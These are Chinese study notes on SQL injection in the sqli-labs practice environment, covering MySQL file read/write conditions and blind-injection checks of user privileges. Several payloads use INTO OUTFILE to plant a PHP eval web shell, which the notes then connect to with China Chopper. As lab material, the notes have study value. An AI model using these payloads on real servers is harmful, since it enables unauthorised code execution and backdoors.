
# 导出文件GET字符型注入

注释符#被过滤了，但是可以使用--+
由于找不到本机的my.ini所以没有测试...
?id=1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile "F:\\WhiteFlie\\PhpStudy20180211\\PHPTutorial\\WWW\\sqli-labs\\ttt.php"--+
再利用菜刀连接




sql注入读写文件
SQL注入读写文件的根本条件：
1. 数据库允许导入导出（secure_file_priv）
2. 当前用户用户文件操作权限（File_priv）

```
# 查看数据库是否开启导入导出
show variables like "secure_file_priv";
# 查看当前数据库用户
select current_user();
# 查看当前用户是否具有文件读写权限
select File_priv from mysql.user where user= 'root' and host='localhost';
```

(select 1,2,%40%40global.secure_file_priv%23) %40为@

| secure_file_prive参数的设置 | 含义 |
| --- | --- |
| secure_file_prive=null | 限制mysqld 不允许导入导出 |
| secure_file_priv=/tmp/ | 限制mysqld的导入导出只能发生在/tmp/目录下 |
| secure_file_priv=' ' | 不对mysqld 的导入导出做限制 |

load_file()读文件 into outfile / into dumpfile写文件 条件：

1.对web目录具有读写权限

2. 知道文件绝对路径

3. 能够使用联合查询（sql注入时）

命令： select load_file('d:/phpstudy/www/anyun.php');

select 'anyun' into outfile 'd:/phpstudy/www/anyun.php';

（例）盲注：
查询当前用户：
id输入：1')) and length(current_user())>10%23
id输入：1')) and length(current_user())=14%23 正确
id输入：1')) and substr(current_user(),1) = 'root%40localhost'%23

查询当前用户是否有文件读写权限：

id输入：1')) and (select File_priv from mysql.user where user='root' and host='localhost')='Y'%23

id输入：1')) order by 3%23 正确
id输入：1')) union select 1,2,'<?php @eval($_POST[a]);?>' into outfile 'c:/phpStudy/WWW/abc.php'%23 植入木马